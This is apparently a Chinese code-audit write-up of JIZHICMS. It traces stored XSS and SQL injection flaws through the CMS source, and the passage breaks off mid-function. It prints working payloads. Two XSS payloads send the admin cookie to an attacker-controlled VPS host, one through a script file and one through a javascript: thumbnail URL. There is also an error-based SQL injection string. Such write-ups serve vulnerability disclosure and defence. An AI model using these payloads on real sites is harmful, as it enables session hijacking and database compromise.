极致 CMS（以下简称: JIZHICMS）的一次审计 - SQL 注入 + 储存行 XSS + 逻辑漏洞

> 先知社区，先知安全技术社区

记一次某 cms 的一次比较全面的审计（除了插件部分，我觉得应该审计的差不多了），大佬们轻喷。

其实插件部分已经被 爱吃猫的闲鱼 (https://xz.aliyun.com/u/17117) 师傅审计发到先知上了

文章地址： 某 cms 代码审计引发的思考 (https://xz.aliyun.com/t/7775)

细心的朋友读完我这篇文章应该就能发现其实是同一个 cms

```
.
├── 404.html
├── A（admin后台的一些文件，审计重点）
├── Conf（一些网站的配置文件，公共函数）
├── FrPHP（框架）
├── Home（用户的一些文件，审计核心）
├── Public（上传文件保存的地方）
├── README.md
├── admin.php（后台入口）
├── backup（数据库备份文件）
├── cache（网站缓存）
├── favicon.ico
├── index.php（前台入口）
├── install（安装目录）
├── readme.txt
├── sitemap.xml
├── static（一些静态文件）
└── web.config
```

由于下面的漏洞需要频繁的用到这个函数，所以我就单独拿出来先讲解一下。

frparam()

`/FrPHP/lib/Controller.php`

```
// 获取URL参数值
    public function frparam($str=null, $int=0,$default = FALSE, $method = null){

        $data = $this->_data;
        if($str===null) return $data;
        if(!array_key_exists($str,$data)){
            return ($default===FALSE)?false:$default;
        }

        if($method===null){
            $value = $data[$str];
        }else{
            $method = strtolower($method);
            switch($method){
                case 'get':
                $value = $_GET[$str];
                break;
                case 'post':
                $value = $_POST[$str];
                break;
                case 'cookie':
                $value = $_COOKIE[$str];
                break;

            }
        }

        return format_param($value,$int);


    }
```

第 28 行，返回值进行了一些处理，继续回溯跟进，`format_param` 方法如下：

`/FrPHP/common/Functions.php`

```
/**
    参数过滤，格式化
**/
function format_param($value=null,$int=0){
    if($value==null){ return '';}
    switch ($int){
        case 0://整数
            return (int)$value;
        case 1://字符串
            $value=htmlspecialchars(trim($value), ENT_QUOTES);
            if(!get_magic_quotes_gpc())$value = addslashes($value);
            return $value;
        case 2://数组
            if($value=='')return '';
            array_walk_recursive($value, "array_format");
            return $value;
        case 3://浮点
            return (float)$value;
        case 4:
            if(!get_magic_quotes_gpc())$value = addslashes($value);
            return trim($value);
    }
}
```

这个函数用来处理数据，只会对数据进行一些简单的过滤，具体的就在上面的 `switch` 语句中

第一处存储型 xss（只能打管理员 cookie）

`/Home/c/MessageController.php` 中的 index 方法

```
function index(){

        if($_POST){

            $w = $this->frparam();
            $w = get_fields_data($w,'message',0);

            $w['body'] = $this->frparam('body',1,'','POST');
            $w['user'] = $this->frparam('user',1,'','POST');
            $w['tel'] = $this->frparam('tel',1,'','POST');
            $w['aid'] = $this->frparam('aid',0,0,'POST');
            $w['tid'] = $this->frparam('tid',0,0,'POST');

            if($this->webconf['autocheckmessage']==1){
                $w['isshow'] = 1;
            }else{
                $w['isshow'] = 0;
            }

            $w['ip'] = GetIP();
            $w['addtime'] = time();
            if(isset($_SESSION['member'])){
                $w['userid'] = $_SESSION['member']['id'];
            }
......
......
......
......
```

这里第 20 行 `$w['ip'] = GetIP();` ，然后我们回溯，去找到 `GetIP()` 函数


`/FrPHP/common/Functions.php`

```php
function GetIP(){
  static $ip = '';
  $ip = $_SERVER['REMOTE_ADDR'];
  if(isset($_SERVER['HTTP_CDN_SRC_IP'])) {
    $ip = $_SERVER['HTTP_CDN_SRC_IP'];
  } elseif (isset($_SERVER['HTTP_CLIENT_IP']) && preg_match('/^([0-9]{1,3}\.){3}[0-9]{1,3}$/', $_SERV
    $ip = $_SERVER['HTTP_CLIENT_IP'];
  } elseif(isset($_SERVER['HTTP_X_FORWARDED_FOR']) AND preg_match_all('#\d{1,3}\.\d{1,3}\.\d{1,3}\.\d
    foreach ($matches[0] AS $xip) {
      if (!preg_match('#^(10|172\.16|192\.168)\.#', $xip)) {
        $ip = $xip;
        break;
      }
    }
  }
  return $ip;
}
```

这里第 5 行并没有对 `$_SERVER['HTTP_CDN_SRC_IP']` 进行过滤，我们只需要在 http 头中传入 `CDN-SRC-IP` 字段即可

我们可以本地新建一个 `test.php` 对该函数进行输出，是可以传入任意字符的

```php
<?php
function GetIP(){
    static $ip = '';
    $ip = $_SERVER['REMOTE_ADDR'];
    if(isset($_SERVER['HTTP_CDN_SRC_IP'])) {
        $ip = $_SERVER['HTTP_CDN_SRC_IP'];
    } elseif (isset($_SERVER['HTTP_CLIENT_IP']) && preg_match('/^([0-9]{1,3}\.){3}[0-9]{1,3}$/', $_SE
        $ip = $_SERVER['HTTP_CLIENT_IP'];
    } elseif(isset($_SERVER['HTTP_X_FORWARDED_FOR']) AND preg_match_all('#\d{1,3}\.\d{1,3}\.\d{1,3}\.
        foreach ($matches[0] AS $xip) {
            if (!preg_match('#^(10|172\.16|192\.168)\.#', $xip)) {
                $ip = $xip;
                break;
            }
        }
    }
    return $ip;
}
echo GetIP();
```



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192435-cdad59e4-a58c-1.png)

然后我们跟进，找到 view 模版

`/A/t/tpl/message-details.html` 大约在文件的第 86 到 94 行，核心代码如下

```
......
......
......
<div>
<label for="ip">
<span>*</span>留言IP
</label>
<div>
<input type="text" value="{$data['ip']}"   name="ip"
autocomplete="off">
</div>
</div>
......
......
......
```

然后我们看到第 9 行 `<input type="text" value="{$data['ip']}" name="ip" autocomplete="off">` ，这里是可以直接 xss 的


payload：

```
"><script src="你的vps-ip/4.js"></script>
```

4.js 内容如下


```
var image=new Image();
image.src="你的vps-ip:10006/cookies.phpcookie="+document.cookie;
```

然后我们提交留言



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192437-cf0c1992-a58c-1.png)

然后在 vps 上监听 10006 端口，当管理员点击编辑的时候，就会触发 xss



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192439-d02b4a78-a58c-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20200603192440-d07d47d8-a58c-1.png)

这里的一个弊端，ip 并没有显示在外面，很可惜，所以必须要诱导管理员点编辑才可以触发

第二处存储型 xss（只能打管理员 cookie）

`/Home/c/UserController.php` 中 `release()` 方法的大约第 1066 行开始，这里的截取了部分关键代码，如下：

```
switch($w['molds']){
            case 'article':
                if(!$data['body']){

                    if($this->frparam('ajax')){
                        JsonReturn(['code'=>1,'msg'=>'内容不能为空! ']);
                    }else{
                        Error('内容不能为空! ');
                    }
                }
                if(!$data['title']){
                    if($this->frparam('ajax')){
                        JsonReturn(['code'=>1,'msg'=>'标题不能为空! ']);
                    }else{
                        Error('标题不能为空! ');
                    }
                }
                $data['body'] = $this->frparam('body',4);
                $w['title'] = $this->frparam('title',1);
                $w['seo_title'] = $w['title'];
                $w['keywords'] = $this->frparam('keywords',1);
                $w['litpic'] = $this->frparam('litpic',1);
                $w['body'] = $data['body'];
                $w['description'] = newstr(strip_tags($data['body']),200);


                break;
            case 'product':
                if(!$data['body']){
                    if($this->frparam('ajax')){
                        JsonReturn(['code'=>1,'msg'=>'内容不能为空! ']);
                    }else{
                        Error('内容不能为空! ');
                    }
                }
                if(!$data['title']){
```

```
                if($this->frparam('ajax')){
                    JsonReturn(['code'=>1,'msg'=>'标题不能为空！']);
                }else{
                    Error('标题不能为空！');
                }
            }
            $w['title'] = $this->frparam('title',1);
            $w['seo_title'] = $w['title'];
            $w['litpic'] = $this->frparam('litpic',1);
            $w['keywords'] = $this->frparam('keywords',1);
            $w['pictures'] = $this->frparam('pictures',1);
            if($this->frparam('pictures_urls',2)){
                $w['pictures'] = implode('||',$this->frparam('pictures_urls',2));
            }
            $data['body'] = $this->frparam('body',4);
            $w['body'] = $data['body'];
            if($this->frparam('description',1)){
                $w['description'] = $this->frparam('description',1);
            }else{
                $w['description'] = newstr(strip_tags($data['body']),200);
            }

            break;
        default:

            break;
    }
```

因为上面我们已经介绍过了 `frparam` 函数，所以这里不再重复

第 22 行 `$w['litpic'] = $this->frparam('litpic',1);`

因为我本地并没有配置 `get_magic_quotes_gpc` ，所以这里只是对输入的内容进行了 `htmlspecialchars` 和 `addslashes` 处理，然后我们再看最后的落点，也就是在 `/A/t/tpl/article-list.html` 模版这里进行填充数据

`/A/t/tpl/article-list.html` 关键代码大约在文件的第 147 行至第 153 行，如下：


```
<script type="text/html">
            {{#  if(!d.litpic){ }}
            无
            {{#  } else{ }}
            <a href="{{d.litpic}}" target="_blank"><img src="{{d.litpic}}" width="100px" /></a>
            {{#  } }}
        </script>
```

在上述关键代码的第 5 行就是填充的数据

所以我们构造 payload：

```
javascript:window.location.href='你的vps-ip?'%2Bdocument.cookie
```

然后我们只需要发布一篇新文章，然后修改 `litpic` 字段即可



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192440-d0b5197e-a58c-1.png)


Request

Raw Params Headers Hex

```
POST /user/release.html HTTP/1.1
Host: www.[redacted].net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:72.0) Gecko/20100101 Firefox/72.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 189
Origin: http://www.[redacted].net
Connection: close
Referer: http://www.[redacted]/user/release.html
Cookie: PHPSESSID=4g9i5qfjcs39pjstr4oj3v6nh4

ajax=1&isshow=&molds=article&tid=2&title=1&keywords=1&litpic=java
script:window.location.href='http://[redacted]:10007?'%2Bdocu
ment.cookie&description=1&body=%3Cp%3E1%3Cbr%2F%3E%3C%2Fp%3E
```


(https://xzfile.aliyuncs.com/media/upload/picture/20200603192440-d0e64152-a58c-1.png)

然后在后台网站管理——内容列表中



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192441-d1353816-a58c-1.png)

当管理员点开这个缩略图的时候，就可以得到管理员的 cookie



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192441-d15a30c6-a58c-1.png)


第三处存储型 xss（只能打管理员 cookie）

在 `/Home/c/UserController.php` 中的 `userinfo()` 方法，大约第 129 行，关键代码如下：

```
function userinfo(){
        $this->checklogin();
        if($_POST){
            $w = $this->frparam();
            $w['tel'] = $this->frparam('tel',1);
            $w['pass'] = $this->frparam('password',1);
            $w['sex'] = $this->frparam('sex',0,0);
            $w['repass'] = $this->frparam('repassword',1);
            $w['username'] = $this->frparam('username',1);
            $w['email'] = $this->frparam('email',1);
            $w['litpic'] = $this->frparam('litpic',1);
            $w['signature'] = $this->frparam('signature',1);

......
......
......
```

在上述代码的第 11 行，同样也是因为缩略图的问题，被加载在了 `/A/t/tpl/member-list.html` 中的第 115 行

```
,cols: [[ //表头
                    {field: 'id', title: 'ID', width:50, sort: true, fixed:'left'}
                    ,{type:'checkbox'}
                    ,{field: 'isshow', title: '状态',width: 100,templet:'#isshow'}
                    ,{field: 'username', title: '用户名',width: 150, sort: true}
                    ,{field: 'new_gid', title: '分组',width:150}
                    ,{field: 'tel', title: '手机号',width:200,  sort: true}
                    ,{field: 'email', title: '邮箱',width:150,  sort: true}
                    ,{field: 'new_litpic', title: '头像',width:150}
                    ,{field: 'jifen', title: '积分',width:150}
                    ,{field: 'money', title: '余额',width:150}
                    {foreach $fields_list as $v},{field: '{$v['field']}',width:150, title: '{$v['fieldna

                    ,{field: 'new_regtime', title: '加入时间',width:160}
                    ,{field: 'new_logintime', title: '登录时间',width:160}
                    {if(checkAction('Member/memberedit') || checkAction('Member/member_del'))}
                    ,{field: '', title: '操作',width:260, toolbar: '#rightbar', fixed:'right'}
                    {/if}
```



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192441-d16e2fa4-a58c-1.png)

这里也是可以打 cookie 的，跟上述一样，为了演示方便就选择了弹窗

(https://xzfile.aliyuncs.com/media/upload/picture/20200603192441-d18b78e8-a58c-1.png)

第一处 sql 注入

`/Home/c/MessageController.php` 中的 index 方法

```
function index(){

        if($_POST){

            $w = $this->frparam();
            $w = get_fields_data($w,'message',0);

            $w['body'] = $this->frparam('body',1,'','POST');
            $w['user'] = $this->frparam('user',1,'','POST');
            $w['tel'] = $this->frparam('tel',1,'','POST');
            $w['aid'] = $this->frparam('aid',0,0,'POST');
            $w['tid'] = $this->frparam('tid',0,0,'POST');

            if($this->webconf['autocheckmessage']==1){
                $w['isshow'] = 1;
            }else{
                $w['isshow'] = 0;
            }

            $w['ip'] = GetIP();
            $w['addtime'] = time();
            if(isset($_SESSION['member'])){
                $w['userid'] = $_SESSION['member']['id'];
            }
......
......
......
......
```

这里第 20 行 `$w['ip'] = GetIP();` ，然后我们回溯，去找到 `GetIP()` 函数

`/FrPHP/common/Functions.php`

```
function GetIP(){
  static $ip = '';
  $ip = $_SERVER['REMOTE_ADDR'];
  if(isset($_SERVER['HTTP_CDN_SRC_IP'])) {
    $ip = $_SERVER['HTTP_CDN_SRC_IP'];
  } elseif (isset($_SERVER['HTTP_CLIENT_IP']) && preg_match('/^([0-9]{1,3}\.){3}[0-9]{1,3}$/', $_SERV
    $ip = $_SERVER['HTTP_CLIENT_IP'];
  } elseif(isset($_SERVER['HTTP_X_FORWARDED_FOR']) AND preg_match_all('#\d{1,3}\.\d{1,3}\.\d{1,3}\.\d
    foreach ($matches[0] AS $xip) {
      if (!preg_match('#^(10|172\.16|192\.168)\.#', $xip)) {
        $ip = $xip;
        break;
      }
    }
  }
  return $ip;
}
```

这里第 5 行并没有对 `$_SERVER['HTTP_CDN_SRC_IP']` 进行过滤，我们只需要在 http 头中传入 `CDN-SRC-IP` 字段即可

我们可以本地对该函数进行输出，是可以传入任意字符的，上面的 xss 漏洞处已经做过演示了，这里就不再重复赘述了。

然后我们继续跟进，在 `/Home/c/MessageController.php` 中的第 76 行 `$res = M('message')->add($w);` ，这个 `add` 方法是 `Frphp` 框架的一个插入数据表的方法


`/FrPHP/lib/Model.php` 中的 add 方法

```
// 新增数据
    public function add($row)
    {
       if(!is_array($row))return FALSE;
        $row = $this->__prepera_format($row);
        if(empty($row))return FALSE;
        foreach($row as $key => $value){
            if($value!==null){
                $cols[] = $key;
                $vals[] = '\''.$value.'\'';
            }
        }
        $col = join(',', $cols);
        $val = join(',', $vals);
        $table = self::$table;
        $sql = "INSERT INTO {$table} ({$col}) VALUES ({$val})";
        if( FALSE != $this->runSql($sql) ){
            if( $newinserid = $this->db->lastInsertId() ){
                return $newinserid;
            }else{
                $a=$this->find($row, "{$this->primary} DESC",$this->primary);
                return array_pop($a);
            }
        }
        return FALSE;
    }
```

显然，第 10 行的 `$value` 我们可控（前面的 ip 可控），而且这里也并没有对插入数据表的数据进行过滤，所以这里存在 sql 注入，这里可以直接进行报错注入

查询当前用户 payload：

```
2' and extractvalue(0x0a,concat(0x0a,(select user()))) and '1
```



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192442-d1d4c53e-a58c-1.png)

第二处 sql 注入

`/Home/c/UserController.php` 中的 `release` 方法中的关键代码如下：

```
//文章发布和修改
    function release(){
    $this->checklogin();
    error_reporting(E_ALL^E_NOTICE);

    if($_POST){
        $data = $this->frparam();
.........
.........
.........
                $w['tid'] = $this->frparam('tid');
        if(!$w['tid']){
            if($this->frparam('ajax')){
                JsonReturn(['code'=>1,'msg'=>'请选择分类！']);
            }else{
                Error('请选择分类！');
            }

        }
      $w['molds'] = $this->classtypedata[$w['tid']]['molds'];
      $w = get_fields_data($data,$w['molds']);
.........
.........
.........
          if($this->frparam('id')){
            $a = M($w['molds'])->update(['id'=>$this->frparam('id')],$w);
```

上述代码第 7 行 `$data = $this->frparam()` ， `frparam()` 方法前面已经提过了，这里就不再累赘重复了

这里是用来接收值的，如果是 post 传输的，就接收所有 post 的值，并且不进行过滤。

然后第 11 行代码 `$w['tid'] = $this->frparam('tid');` ，这里会接收参数名为 `tid` 的值，并且会进行 `return (int)$value;` 处理，这样传入 `1'` 就不行了，但是没关系，我们接着看第 21 行 `$w = get_fields_data($data,$w['molds']);` ，我们回溯一下 `get_fields_data()` 方法

`/Conf/Functions.php`

```
function get_fields_data($data,$molds,$isadmin=1){
    if($isadmin){
